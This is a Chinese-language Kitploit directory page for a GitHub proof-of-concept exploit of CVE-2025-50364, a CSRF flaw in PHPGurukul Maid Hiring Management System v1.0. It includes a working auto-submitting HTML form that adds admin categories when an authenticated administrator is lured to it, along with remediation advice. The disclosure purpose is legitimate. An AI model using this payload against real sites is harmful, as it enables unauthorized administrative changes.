Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2025-50364_CSRF_ADD_CATEGORY-phpgurukul-CVE — 针对PHPGurukul Maid Hiring Management System v1.0中CVE-2025-50364的概念验证CSRF漏洞利用,通过精心构造的HTML表单添加任意管理员类别。 | Kitploit
工具/GitHubGitHub/1h3ll/cve-2025-50364_csrf_add_category-phpgurukul-cve
漏洞分析漏洞利用Web应用程序漏洞利用Web安全渗透测试
GitHub1h3ll/cve-2025-50364_csrf_add_category-phpgurukul-cve

CVE-2025-50364_CSRF_ADD_CATEGORY-phpgurukul-CVE

针对PHPGurukul Maid Hiring Management System v1.0中CVE-2025-50364的概念验证CSRF漏洞利用,通过精心构造的HTML表单添加任意管理员类别。

查看仓库

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
41年前尚未审核
分享

项目名称和仓库 URL: 使用 PHP 和 MySQL 的 Maid Hiring Management System

漏洞类型: 客户端请求伪造

受影响版本: v1.0

💣漏洞描述: PHPGurukul Hiring Management System 的管理面板存在跨站请求伪造(CSRF)漏洞,攻击者可以通过诱骗已认证的管理员访问恶意站点来添加任意招聘类别。这可能导致数据污染和未经授权的管理员级更改。

👩‍💻影响: 未经授权的类别创建

🛜概念验证(PoC)


  1. 存在一个类别添加功能,仅允许已认证的管理员添加类别。 1
  2. 用于向端点 /admin/add-category.php 发送 POST 请求的 HTML 代码 CSRF-POC 2

<html>
  <body>
    <form action="http://127.0.0.1/mhms/admin/add-category.php" method="POST">
      <input type="hidden" name="catname" value="CSRF&#45;POC" />
      <input type="hidden" name="submit" value="" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
  1. 使用 HTML 代码构造一个恶意 URL。 3


  2. 管理员点击链接后,将添加一个新类别。 4 5

建议: 在管理表单中实施 CSRF 令牌、强制使用 SameSite Cookie 并验证请求来源,以防止未经授权的操作。

下载工具